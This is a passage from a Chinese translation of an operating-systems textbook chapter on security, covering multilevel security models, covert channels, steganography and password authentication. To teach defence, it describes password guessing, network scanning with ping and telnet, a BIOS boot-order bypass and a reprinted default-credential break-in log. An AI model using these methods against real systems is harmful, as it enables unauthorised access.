


图9-11　引用监视器

现今安全研究的一个目标是将可信计算基中数百万行的代码缩短为只有数万行代码。在图1-26中我们看到了MINIX 3操作系统的结构。MINIX 3是具有POSIX兼容性的系统，但又与Linux或FreeBSD有着完全不同的结构。在MINIX 3中，只有4000行左右的代码在内核中运行。其余部分作为用户进程运行。其中，如文件系统和进程管理器是可信基的一部分，因为它们与系统安全息息相关；但是诸如打印机驱动和音频驱动这样的程序并不作为可信计算库的一部分，因为不管这些程序出了什么问题，它们的行为也不可能危及系统安全。MINIX 3将可信计算库的代码量减少了两个数量级，从而潜在地比传统系统设计提供了更高的安全性。

9.3.6 安全系统的形式化模型

诸如图9-5的保护矩阵并不是静态的。它们通常随着创建新的对象，销毁旧的对象而改变，而且所有者决定对象的用户集的增加或限制。人们把大量的精力花费在建立安全系统模型，这种模型中的保护矩阵处于不断的变化之中。在本节的稍后部分，我们将简单介绍这方面的工作原理。

几十年前，Harrison等人（1976）在保护矩阵上确定了6种最基本的操作，这些操作可用于任何安全系统模型的基准。这些最基本的操作是create object，delete object，create domain，delete domain，insert right和remove right。最后的两种插入和删除权限操作来自于特定的矩阵单元，如赋予域1读文件6的许可权。

上述6种操作可以合并为保护命令。用户程序可以运行这些命令来改变保护矩阵。它们不可以直接执行最原始的操作。例如，系统可能有一个创建新文件的命令，该命令首先查看该文件是否已存在，如果不存在就创建新的对象并赋予所有者相应的权限。当然也可能有一个命令允许所有者赋予系统中所有用户读取该文件的权限。实际上，只要把“读”权限插入到每个域中该文件的登录项即可。

此刻，保护矩阵决定了在任何域中的一个进程可以执行哪些操作，而不是被授权执行哪些操作。矩阵是由系统来强制的；而授权与管理策略有关。为了说明其差别，我们看一看图9-12域与用户相对应的例子。在图9-12a中，我们看到了既定的保护策略：Henry可以读写 mailbox7，Robert可以读写secret，所有的用户可以读和运行compiler。

对象

	Compiler	Mailbox 7	Secret
Eric	读/运行		
Henry	读/运行	读/写	
Robert	读/运行		读/写

a)

对象

	Compiler	Mailbox 7	Secret
Eric	读/运行		
Henry	读/运行	读/写	
Robert	读/运行	读	读/写

b)

图9-12 a) 授权后的状态；b) 未授权的状态

现在假设Robert非常聪明，并找到了一种方法发出命令把保护矩阵改为如图9-12b所示。现在他就可以访问mailbox7了，这是他本来未被授权的。如果他想读文件，操作系统就可以执行他的请求，因为操作系统并不知道图9-12b的状态是未被授权的。

很明显，所有可能的矩阵被划分为两个独立的集合：所有处于授权状态的集合和所有未授权的集合。经过大量理论上的研究后会有这样一个问题：给定一个最原始的授权状态和命令集，是否能证明系统永远不能达到未授权的状态？

实际上，我们是在询问可行的安全机制（保护命令）是否足以强制某些安全策略。给定了这些安全策略、最初的矩阵状态和改变这些矩阵的命令集，我们希望可以找到建立安全系统的方法。这样的证明过程是非常困难的：许多一般用途的系统在理论上是不安全的。Harrison等人（1976）曾经证明在一个不定的保护系统的不定配置中，其安全性从理论上来说是不确定的。但是对特定系统来说，有可能证明系统可以从授权状态转移到未授权状态。要获得更多的信息请看Landwehr（1981）。

9.3.7 多级安全

大多数操作系统允许个人用户来决定谁可以读写他们的文件和其他对象。这一策略称为*可自由支配的访问控制*（discretionary access control）。在许多环境下，这种模式工作很稳定，但也有些环境需要更高级的安全，如军方、企业专利部门和医院。在这类环境里，机构定义了有关谁可以看什么的规则，这些规则是不能被士兵、律师或医生改变的，至少没有老板的许可是不允许的。这类环境需要*强制性的访问控制*（mandatory access control）来确保所阐明的安全策略被系统强制执行，而不是可自由支配的访问控制。这些强制性的访问控制管理整个信息流，确保不会泄漏那些不应该泄漏的信息。

1. Bell-La Padula模型

最广泛使用的多级安全模型是Bell-La Padula模型，我们将看看它是如何工作的（Bell La和Padula，

1973)。这一模型最初为管理军方安全系统而设计，现在被广泛运用于其他机构。在军方领域，文档（对象）有一定的安全等级，如内部级、秘密级、机密级和绝密级。每个人根据他可阅读文档的不同也被指定为不同的密级。如将军可能有权阅取所有的文档，而中尉可能只被限制在秘密级或更低的文档。代表用户运行的进程具有该用户的安全密级。由于该系统拥有多个安全等级，所以被称为*多级安全系统*。

Bell-La Padula模型对信息流做出了一些规定：

1) *简易安全规则*：在密级k上面运行的进程只能读同一密级或更低密级的对象。例如，将军可以阅取中尉的文档，但中尉却不可以阅取将军的文档。

2) **规则*：在密级k上面运行的进程只能写同一密级或更高密级的对象。例如，中尉只能在将军的信箱添加信息告知自己所知的全部，但是将军不能在中尉的信箱里添加信息告知自己所知的全部，因为将军拥有绝密的文档，这些文档不能泄露给中尉。

简而言之，进程既可下读也可上写，但不能颠倒。如果系统严格地执行上述两条规则，那么就不会有信息从高一级的安全层泄露到低一级的安全层。之所以用 * 代表这种规则是因为在最初的论文里，作者没有想出更好的名字所以只能用 * 作为临时的替代。但是最终作者没有想出更好的名字，所以在打印论文时用了 *。在这一模型中，进程可以读写对象，但不能直接相互通信。Bell-La Padula模型的图解如图9-13所示。




图9-13 Bell-La Padula多层安全模型

在图中，从对象到进程的（实线）箭头代该进程正在读取对象，也就是说，信息从对象流向进程。同样，从进程到对象的（虚线）箭头代表进程正在写对象，也就是说，信息从进程流向对象。这样所有的信息流都沿着箭头方向流动。例如，进程B可以从对象1读取信息但却不可以从对象3读取。

简单安全模型显示，所有的实线（读）箭头横向运动或向上；* 规则显示所有的虚线箭头（写）也横向运行或向上。既然信息流要么水平，要么垂直，那么任何从k层开始的信息都不可能出现在更低的级别。也就是说，没有路径可以让信息往下运行，这样就保证了模型的安全性。

Bell-La Padula模型涉及组织结构，但最终还是需要操作系统来强制执行。实现上述模型的一种方式是为每个用户分配一个安全级别，该安全级别与用户的认证信息（如UID和GID）一起存储。在用户登陆的时候，shell获取用户的安全级别，且该安全级别会被shell创建的所有子进程继承下去。如果一个运行在安全级别k之下的进程试图访问一个安全级别比k高的文件或对象，操作系统将会拒绝这个请求。相似地，任何试图对安全级别低于k的对象执行写操作的请求也一定会失败。

2. Biba模型

为了总结用军方术语表示的Bell-La Padula模型，一个中尉可以让一个士兵把自己所知道的所有信息复制到将军的文件里而不妨碍安全。现在让我们把同样的模型放在民用领域。设想一家公司的看门人拥有等级为1的安全性，程序员拥有等级为3的安全性，总裁拥有等级为5的安全性。使用Bell-La Padula模型，程序员可以向看门人询问公司的发展规划，然后覆写总裁的有关企业策略的文件。但并不是所有的公司都热衷于这样的模型。

Bell-La Padula模型的问题在于它可以用来保守机密，但不能保证数据的完整性。要保证数据的完

整性，我们需要更精确的逆向特性（Biba，1977）。

1) 简单完整性原理：在安全等级k上运行的进程只能写同一等级或更低等级的对象（没有往上写）。

2) 完整性*规则：在安全等级k上运行的进程只能读同一等级或更高等级的对象（不能向下读）。

这些特性联合在一起确保了程序员可以根据公司总裁的要求更新看门人的信息，但反过来不可以。当然，有些机构想同时拥有Bell-La Padula和Biba特性，但它们之间是矛盾的，所以很难同时满足。

9.3.8 隐蔽信道

所有的关于形式模型和可证明的安全系统听上去都十分有效，但是它们能否真正工作？简单说来是不可能的。甚至在提供了合适安全模型并可以证明实现方法完全正确的系统里，仍然有可能发生安全泄露。本节将讨论已经严格证明在数学上泄露是不可能的系统中，信息是如何泄露的。这些观点要归功于Lampson（1973）。

Lampson的模型最初是通过单一分时系统阐述的，但在LAN和其他一些多用户系统中也采用了该模型。该模型最简单的方式是包含了三个运行在保护机器上的进程。第一个进程是客户机进程，它让某些工作通过第二个进程也就是服务器进程来完成。客户机进程和服务器进程不完全相互信任。例如，服务器的工作是帮助客户机来填写税单。客户机会担心服务器秘密地记录下它们的财务数据，例如，列出谁赚了多少钱的秘密清单，然后转手倒卖。服务器会担心客户机试图窃取有价值的税务软件。

第三个进程是协作程序，该协作程序正在同服务器合作来窃取客户机的机密数据。协作程序和服务器显然是由同一个人掌握的。这三个进程如图9-14所示。这一例子的目标是设计出一种系统，在该系统内服务器进程不能把从客户机进程合法获得的信息泄露给协作进程。Lampson把这一问题叫做界限问题（confinement problem）。

从系统设计人员的观点来说，设计目标是采取某种方法封闭或限制服务器，使它不能向协作程序传递信息。使用保护矩阵架构可以较为容易地保证服务器不会通过进程间通信的机制写一个使得协作程序可以进行读访问的文件。我们已可以保证服务器不能通过系统的进程间通信机制来与协作程序通信。

遗憾的是，系统中仍存在更为精巧的通信信道。例如，服务器可以尝试如下的二进制位流来通信：要发送1时，进程在固定的时间段内竭尽所能执行计算操作，要发送0时，进程在同样长的时间段内睡眠。




图9-14 a) 客户机进程、服务器进程和协作程序进程；b) 封装后的服务器可以通过隐蔽信道向协作程序进程泄露信息

协作程序能够通过仔细地监控响应时间来检测位流。一般而言，当服务器送出0时的响应比送出1时的响应要好一些。这种通信方式叫做隐蔽信道（covert channel），如图9-14b所示。

当然，隐蔽信道同时也是嘈杂的信道，包含了大量的外来信息。但是通过纠错码（如汉明码或者更复杂的代码）可以在这样嘈杂的信道中可靠地传递信息。纠错码的使用使得带宽已经很低的隐蔽信道变得更窄，但仍有可能泄露真实的信息。很明显，没有一种基于对象矩阵和域的保护模式可以防止这种泄露。

调节CPU的使用率不是惟一的隐蔽信道，还可以调制页率（多个页面错误表示1，没有页面错误表示0）。实际上，在一个计时方式里，几乎任何可以降低系统性能的途径都可能是隐蔽信道的候选。如果系统提供了一种锁定文件的方法，那么系统就可以把锁定文件表示为1，解锁文件表示为0。在某些系统里，进程也可能检测到文件处于不能访问的锁定状态。这一隐蔽信道如图9-15所示，图中对服务器和协作程序而言，在某个固定时间内文件的锁定或未锁定都是已知的。在这一实例中，在传送的秘密位流是11010100。

锁定或解锁一个预置的文件，且S不是在一个特别嘈杂的信道里，并不需要十分精确的时序，除非比特率很慢。使用一个双方确认的通信协议可以增强系统的可靠性和性能。这种协议使用了2个文件F1和F2。这两个文件分别被服务器和协作程序锁定以保持两个进程的同步。当服务器锁定或解锁S后，它将F1的状态反置表示送出了一个比特。一旦协作程序读取了该比特，它将F2的状态反置告知服务器可以送出下一个比特了，直到F1被再次反置表示在S中第二个比特已送达。由于这里没有使用时序技术，所以这种协议是完全可靠的，并且可以在繁忙的系统内使它们得以按计划快速地传递信息。也许有人会问：要得到更高的带宽，为什么不在每个比特的传输中都使用文件呢？或者建立一个字节宽的信道，使用从S0到S7共8个信号文件？




图9-15　使用文件加锁的隐蔽信道

获取和释放特定的资源（磁带机、绘图仪等）也可以用来作为信号方式。服务器进程获取资源时表示发送1信号，释放资源时表示发送0信号。在UNIX里，服务器进程创建文件表示1，删除文件表示0；协作程序可以通过系统访问请求来查看文件是否存在。即使协作程序没有使用文件的权限也可以通过系统访问请求来查看。然而很不幸，仍然还存在许多其他的隐蔽信道。

Lampson也提到了把信息泄露给服务器进程所有者（人）的方法。服务器进程可能有资格告诉其所有者，它已经替客户机完成了多少工作，这样可以要求客户机付账。如，假设真正的计算值为100美元，而客户收入是53 000美元，那么服务器就可以报告100.53美元来通知自己的主人。

仅仅找到所有的隐蔽信道已经是非常困难的了，更不用说阻止它们了。实际上，没有什么可行的方法。引入一个可随机产生页面调用错误的进程，或为了减少隐蔽信道的带宽而花费时间来降低系统性能等，都不是什么诱人的好主意。


隐写术

另一类稍微不同的隐蔽信道能够在进程间传递机密信息，即使人为或自动的审查监视着进程间的所有信息并禁止可疑的数据传递。例如，假设一家公司人为地检查所有发自公司职员的电子邮件来确保没有机密泄露给公司外的竞争对手或同谋。雇员是否有办法在审查者的鼻子下面偷带出机密的信息呢？结果是可能的。

让我们用例子来证明。请看图9-16a，这是一张在肯尼亚拍摄的照片，照片上有三只斑马在注视着金合欢树。图9-16b看上去和图9-16a差不多，但是却包含了附加的信息。这些信息是完整而未被删节的五部莎士比亚戏剧：《哈姆雷特》、《李尔王》、《麦克白》、《威尼斯商人》和《裘力斯恺撒》。这些戏剧总共加起来超过700KB的文本。

隐蔽信道是如何工作的呢？原来的彩色图片是1024×768像素的。每个像素包括三个8位数字，分别代表红、绿、蓝三原色的亮度。像素的颜色是通过三原色的线性重叠形成的。编码程序使用每个RGB色度的低位作为隐蔽信道。这样每个像素就有三位的秘密空间存放信息，一个在红色色值里，一个在绿色色值里，一个在蓝色色值里。这种情况下，图片大小将增加1024×768×3位或294 912个字节的空间来存放信息。

五部戏剧和一份简短说明加起来有734 891个字节。这些内容首先被标准的压缩算法压缩到274KB，压缩后的文件加密后被插入到每个色值的低位中。正如我们所看到的（实际上看不到），存放的信息完全是不可见的，在放大的、全彩的照片里也是不可见的。一旦图片文件通过了审查，接收者就剥离低位数据，利用解码和解压缩算法还原出743 891个字节。这种隐藏信息的方法叫做隐写术（steganography，来自于希腊语”隐蔽书写”）。隐写术在那些试图限制公民通信自由的独裁统治国家里不太流行，但在那些非常有言论自由的国家里却十分流行。



a) b)

图9-16 a) 三只斑马和一棵树；b) 三只斑马、一棵树以及五部莎士比亚完整的戏剧

在低分辨率下观看这两张黑白照片并不能让人领略隐写术的高超技巧。要更好地理解隐写术的工作原理，作者提供了一个范例，它包含有图9-16b中的图像。这一范例可以在www.cs.vu.nl/~ast/ 上找到。只要点击covered writing下面以STEGANOGRAPHY DEMO开头的链接即可。页面上会指导用户下载图片和所需的隐写术工具来释放戏剧文本。

另一个隐写术的使用是把隐藏的水印插入网页上的图片中以防止窃取者用在其他的网页上。如果你网页上的图片包含以下秘密信息："Copyright 2008, General Images Corporation"，你就很难说服法官这是你自己制作的图片。音乐、电影和其他素材都可以通过加入水印来防止窃取。

当然，水印的使用也鼓励人们想办法去除它们。通过下面的方法可以攻击在像素低位嵌入信息的技术：首先把图像顺时针转动1度，然后把它转换为JPEG这样有损耗的图片格式，再逆时针转1度，最后图片被转换为原来的格式（如gif，bmp，tif等）。有损耗的JPEG格式会通过浮点计算来混合处理像素的低位，这样会导致四舍五入的发生，同时在低位增加了噪声信息。不过，放置水印的人们也考虑（或者应该考虑）到了这种情况，所以他们重复地嵌入水印并使用其他的一些方法。这反过来又促使了攻击者寻找更好的手段去除水印。结果，这样的对抗周而复始。

9.4 认证

每一个安全的计算机系统一定会要求所有的用户在登录的时候进行身份认证。如果操作系统无法确定当前使用该系统的用户的身份，则系统无法决定哪些文件和资源是该用户可以访问的。表面上看认证似乎是一个微不足道的话题，但它远比大多数人想象的要复杂。

用户认证是我们在1.5.7部分所阐述的"个体重复系统发育"事件之一。早期的主机，如ENIAC并没有操作系统，更不用说去登录了。后续的批处理和分时系统通常有为用户和作业的认证提供登录服务的机制。

早期的小型计算机（如PDP-1和PDP-8）没有登录过程，但是随着UNIX操作系统在PDP-11小型计算机上的广泛使用，又开始使用登录过程。早先的个人计算机（如Apple II和最初的IBM PC）没有登录过程，但是更复杂的个人计算机操作系统，如Linux和Windows Vista需要安全登录（然而有些用户却将登录过程去除）。公司局域网内的机器设置了不能被跳过的登录过程。今天很多人都直接登录到远程计算机上，享受网银服务、网上购物、下载音乐，或进行其他商业活动。所有这些都要求以登录作为认证身份的手段，因此认证再一次成为与安全相关的重要话题。

决定如何认证是十分重要的，接下来的一步是找到一种好方法来实现它。当人们试图登录系统时，大多数用户登录的方法基于下列三个方面考虑：

1) 用户已知的信息。

2) 用户已有的信息。

3) 用户是谁。

有些时候为了达到更高的安全性，需要同时满足上面的两个方面。这些方面导致了不同的认证方案，它们具有不同的复杂性和安全性。我们将依次论述。

那些想在某系统上惹麻烦的人首先必须登录到系统上，这决定了我们要采用哪一种认证方法。通常，我们把这些人叫做"黑客"。但是，在计算机界，"黑客"是对资深程序员的荣誉称呼。他们中也许有一

些是欺诈性的，但大多数人并不是。我们在这方面理解错了。考虑到黑客真正的含义，我们应该恢复他们的名声，并把那些企图非法闯入计算机系统的人归结到骇客（Cracker）一类。通常“黑客”被分为并不从事违法活动的“白帽子黑客”和从事破坏活动的“黑帽子黑客”。在人们的经验中，绝大多数“黑客”长时间呆在室内，而且并不戴帽子，所以事实上很难通过他们的帽子来区分“黑客”的好坏。

9.4.1 使用口令认证

最广泛使用的认证方式是要求用户输入登录名和口令。口令保护很容易理解，也很容易实施。最简单的实现方法是保存一张包含登录名和口令的列表。登录时，通过查找登录名，得到相应的口令并与输入的口令进行比较。如果匹配，则允许登录，如果不匹配，登录被拒绝。

毫无疑问，在输入口令时，计算机不能显示被输入的字符以防在终端周围的好事之徒看到。在Windows系统中，将每一个输入的口令字符显示成星号。在UNIX系统中，口令被输入时没有任何显示。这两种认证方法是不同的。Windows 也许会让健忘的人在输入口令时看看输进了几个字符，但也把口令长度泄露给了”偷听者”。（因为某种原因，英语有一个词汇专门表示偷听的意思，而不是表示偷窥，这里不是嘀咕的意思，这个词在这里不适用。）从安全角度来说，沉默是金。

另一个设计不当的方面出现了严重的安全问题，如9-17所示。在图9-17a中显示了一个成功的登录信息，用户输入的是小写字母，系统输出的是大写字母。在图9-17b中，显示了骇客试图登录到系统A中的失败信息。在图9-17c中，显示了骇客试图登录到系统B中的失败信息。




图9-17 a) 一个成功的登录；b) 输入登录名后被拒绝；c) 输入登录名和口令后被拒绝

在图9-17b中，系统只要看到非法的登录名就禁止登录。这样做是一个错误，因为系统让骇客有机会尝试，直到找到合法的登录名。在图9-17c中，无论骇客输入的是合法还是非法的登录名，系统都要求输入口令并没有给出任何反馈。骇客所得到的信息只是登录名和口令的组合是错误的。

大多数笔记本电脑在用户登录的时候要求一个用户名和密码来保护数据，以防止笔记本电脑失窃。然而这种保护在有些时候却收效甚微，任何拿到笔记本的人都可以在计算机启动后迅速敲击DEL、F8或相关按键，并在受保护的操作系统启动前进入BIOS配置程序，在这里计算机的启动顺序可以被改变，使得通过USB端口启动的检测先于对从硬盘启动的检测。计算机持有者此时插入安装有完整操作系统的USB设备，计算机便会从USB中的操作系统启动，而不是本机硬盘上的操作系统启动。计算机一旦启动起来，其原有的硬盘则被挂起（在UNIX操作系统中）或被映射为D盘驱动器（在Windows中）。因此，绝大多数BIOS都允许用户设置密码以控制对BIOS配置程序的修改，在密码的保护下，只有计算机的真正拥有者才可以修改计算机启动顺序。如果读者拥有一台笔记本电脑，那么请先放下本书，先为BIOS设置一个密码。

1. 骇客如何闯入

大多数骇客通过远程连接到目标计算机（比如通过Internet）、尝试多次登录（登录名和口令）的方法找到进入系统的渠道。许多人使用自己的名字或名字的某种形式作为登录名。如对Ellen Ann Smith来说，ellen、smith、ellen_smith、ellen-smith、ellen.smith、esmith、easmith等都可能成为备选登录名。黑客凭借一本叫做《4096 Names for Your New Baby》4096个为婴儿准备的名字的书外加一本含有大量名字的电话本，就可以对打算攻击的国家计算机系统编辑出一长串潜在的登录名（如ellen_smith可能是在美国或英国工作的人，但在日本却行不通）。

当然，仅仅猜出登录名是不够的。骇客还需要猜出登录名的口令。这有多难呢？简单得超过你的想象。最经典的例子是Morris和Thompson（1979）在UNIX系统上所做的安全口令尝试。他们编辑了一长串可能的口令：名和姓氏、路名、城市名、字典里中等长度的单词（也包括倒过来拼写的）、许可证号码和许多随机组成的字符串。然后他们把这一名单同系统中的口令文件进行比较，看看有多少被猜中的

口令。结果有86%的口令出现在他们的名单里。Klein（1990）也得到过同样类似的结果。

也许有人认为优秀的用户会挑选特别的口令，实际上许多人并没有这么做。一份1997年伦敦金融部门关于口令的调查报告显示，82%的口令可以被轻易猜出。通常被用户采用的口令包括：性别词汇、辱骂语、人名（家庭成员或体育明星）、度假地和办公室常见的物体（Kabay，1997）。这样，骇客不费吹灰之力就可以编辑出一系列潜在的登录名和口令。

网络的普及使得这一情况更加恶化。很多用户并不只拥有一个密码，然而由于记住多个冗长的密码是一件困难的事情，因此大多数用户都趋向于选择简单且强度很弱的密码，并且在多个网站中重复使用他们（Florencio和Herley，2007；Gaw和Felten，2006）。

如果口令很容易被猜出，真的会有什么影响吗？当然有。1998年，《圣何塞信使新闻》报告说，一位在Berkeley的居民Peter Shipley，组装了好几台未被使用的计算机作为军用拨号器（war dialer），拨打了某一个分局内的10 000个电话号码[如（415）770-xxxx]。这些号码是被随机拨出的，以防电话公司禁用措施和跟踪检测。在拨打了大约260万个电话后，他定位了旧金山湾区的20 000台计算机，其中约200台没有任何安全防范。他估计一个别有用心的骇客可以破译其他75%的计算机系统（Denning，1999）。这就回到了侏罗纪时代，计算机实际只需拨打所有260万个电话号码。⊖

并不只有加利福尼亚州才有这样的骇客，一个澳大利亚骇客曾经做过同样的尝试。在这个骇客闯入的系统中有在沙特阿拉伯的花旗银行的计算机，使他能够获得信用卡号码、信用额度（如500万美元）和交易记录。他的一个同伴也曾闯入过银行计算机系统，盗取了4000个信用卡号（Denning，1999）。如果滥用这样的信息，银行毫无疑问会极力否认自己有错，而声称一定是客户泄露了信息。

互联网是上帝赐给骇客的最好的礼物，它帮助骇客扫清了入侵计算机过程中的绝大多数麻烦，不需要拨打更多的电话号码，军用拨号器可以按下面的方式工作。每一台联入互联网的计算机都有一个（32位的）IP地址（IP Address）。人们通常把这些地址写成十进制点符号，如w.x.y.z，每一个字母代表从0到255的十进制IP地址。骇客可以非常容易地测试拥有这类IP地址的计算机，并通过向shell或控制台中输入命令

```
ping w.x.y.z
```

来判断该计算机是否在网上。如果计算机在网上，它将发出回复信息并告知走一个来回需要多少毫秒（虽然某些网站屏蔽了ping命令以防攻击）。黑客很容易写一个程序来自动发射大量的IP地址，当然也可以让军用拨号器来做。如果某台计算机被发现在网上的IP地址为w.x.y.z，骇客就可以通过输入

```
telnet w.x.y.z
```

尝试进入系统。

如果联机尝试被允许（也可能被拒绝，因为不是所有的系统管理员欢迎通过Internet来登录），骇客就能够开始从他的名单中尝试登录名和口令。起初可能会失败，但随着几次尝试后，骇客最后总是能进入系统并获取口令文件（通常位于UNIX系统的/etc/passwd下，而且对公众是可读的）。然后，他开始收集关于登录名使用频率等统计信息来优化进一步的搜索。

许多telnet（远程登录）后台程序在骇客尝试了许多不成功的登录后会暂停潜在的TCP连接，以降低骇客的连接速度。骇客这时会同时启动若干个并行线程，一次攻击不同的目标。他们的目标是在一秒中内进行尽可能多的尝试，利用尽可能多的带宽。从他们的观点来说，同时攻击好几台计算机并不是一个严重的缺陷。

除了依次ping计算机的IP地址外，骇客还可以攻击公司、大学或其他政府性组织等目标，如地址为foobar.edu的Foobar大学。骇客通过输入

```
dnsquery foobar.edu
```

⊖ 在获得奥斯卡奖的科幻电影《侏罗纪公园I》中，一位名叫Dennis Nedry的计算机系统总设计师暗地里将由计算机控制的保安系统全部关闭并逃离了主控室，以便窃取并带走恐龙的DNA。另一位计算机技术人员面对混乱的系统，对现场的其他人说，由于没有保存任何信息，所以要想恢复保安系统，只有一个一个地测试，才能在总共200万个号码中将需要的号码找出来，一听是200万个号码，在场的人都泄了气。作者在这里调侃了电影《侏罗纪公园I》的创作者们，既然现场计算机系统还能工作，为什么不让计算机去拨打这些号码呢！？——译者注

就可以查到该大学的一长串IP地址，也可以使用nslookup或者dig程序（还可以通过向机器中键入“DNS query”来从网络中查找可以进行免费DNS查询的网站，例如www.dnsstuff.com）。因为许多机构都拥有65 536个连续的IP地址（过去常用的一整个分配单元），所以骇客一旦得到IP地址的前2个字节（dnsquery命令的结果），就可以连续地使用ping命令来看一看哪些地址有回应，并且可以接受telnet连接。完成这一步后，骇客就可以通过我们前面所介绍的猜用户名和口令的方法闯入系统。

毫无疑问，从解析主机名称找到IP地址的前2个字节，到ping所有的地址看哪些有反应，再看这些地址是否支持telnet连接，到最后大量地进行诸如（登录名和口令）对一类的猜测，这些过程都可以很好地自动完成。这一过程会进行大量的尝试，以便闯入，而且如果骇客的计算机性能稳定的话，可以不断地重复运行某些命令直到进入系统。一个拥有高速电缆或DSL连接的骇客可以一整天让计算机自动尝试进入某个系统，而他所做的只是偶尔看一下是否有反馈信息。

除了远程登录服务（telnet service）以外，很多计算机还提供了很多其他可以应用于互联网的服务。每个服务都与65 536个端口（port）中的一个相关联（attach），当骇客找到了一个活动的IP地址，通常情况下他会执行端口扫描（port scan）来确定每个端口允许哪些服务。某些端口可能会提供额外的服务，而骇客则可能利用这些服务侵入系统。

使用telnet攻击或端口扫描很明显比军用拨号器要快（无须拨号时间），而且成本低（无须长途电话费）。但它仅适用于攻击Internet上的计算机和telnet连接。而的确有许多公司（包括几乎所有的大学）都接受telnet连接，以保证雇员在出差时或在不同的办公室（或在家里的学生）进行远程登录。

不仅用户口令如此脆弱，而且超级用户口令有时也十分脆弱。特别是有些刚刚安装好的服务器从不更改出厂时的默认口令。一位Berkeley大学的天文学家Cliff Stoll曾经观测到自己计算机系统的不正常，于是他放置了一个陷阱程序来捕捉入侵者（Stoll，1989）。他观察到了一个如图9-18的入侵过程——某个骇客闯入了Lawrence Berkeley 实验室（LBL）并想进入下一个目标。用于网上交换的uucp（UNIX到UNIX的COPY程序）账号拥有超级用户的权力，这样骇客可以闯入系统成为美国能源部计算机的超级用户。幸运的是，LBL并不是设计核武器的实验室，而它在Livermore的姐妹实验室却的确是设计核武器的。人们希望自己的计算机系统更加安全，但当另一家设计核武器的实验室Los Alamos丢失了一个装有2000年机密信息的硬盘以后，大家就没有理由相信系统是安全的了。

```
LBL> telnet elxsi
ELXSI AT LBL
LOGIN: root
PASSWORD: root
INCORRECT PASSWORD, TRY AGAIN
LOGIN: guest
PASSWORD: guest
INCORRECT PASSWORD, TRY AGAIN
LOGIN: uucp
PASSWORD: uucp
WELCOME TO THE ELXSI COMPUTER AT LBL
```

图9-18 骇客是如何进入美国能源部位于LBL实验室的计算机的

一旦骇客闯入了系统并成为超级用户，他就可能安装一个叫做包探测器（packet sniffer）的软件，该软件可以检查所有在网上进出的特定信息包。其中之一是查看哪些人从该系统上远程登录到别的计算机上，特别是作为超级用户登录。这些信息可以被骇客隐藏在某一文件下以便闲暇之余来取。通过这个办法，骇客可以从进入一个安全级别较低的计算机入手，不断地闯入更强安全性能的系统里。

目前越来越多的非法入侵都是一些技术上的生手造成的，他们不过是运行了一些在Internet上找到的脚本程序。这些脚本要么使用我们上面介绍的极端攻击，要么试图找到特定程序的bug。真正的骇客认为他们只是些脚本爱好者（script kiddy）。

通常脚本爱好者没有特定的攻击目标也没有特别想偷窃的信息。他们不过是想看看哪些系统较容易闯入罢了。有些脚本爱好者随便找一个网络攻击，有些干脆随机选取网络地址（IP地址的高位）看看哪些有反应。一旦获得了一个有效IP地址的数据库，就可以依次对计算机进行攻击了。结果是，一台全新的、有安全保卫的军方计算机，刚联网数小时后就受到了来自Internet的攻击，甚至除了系统管理员外还没有多少人知晓这台机器。

2. UNIX口令安全性

有些（老式的）操作系统将口令文件以未加密的形式存放在磁盘里，由一般的系统保护机制进行保护。这样做等于是自找麻烦，因为许多人都可以访问该文件。系统管理员、操作员、维护人员、程序员、

管理人员甚至有些秘书都可以轻而易举得到。

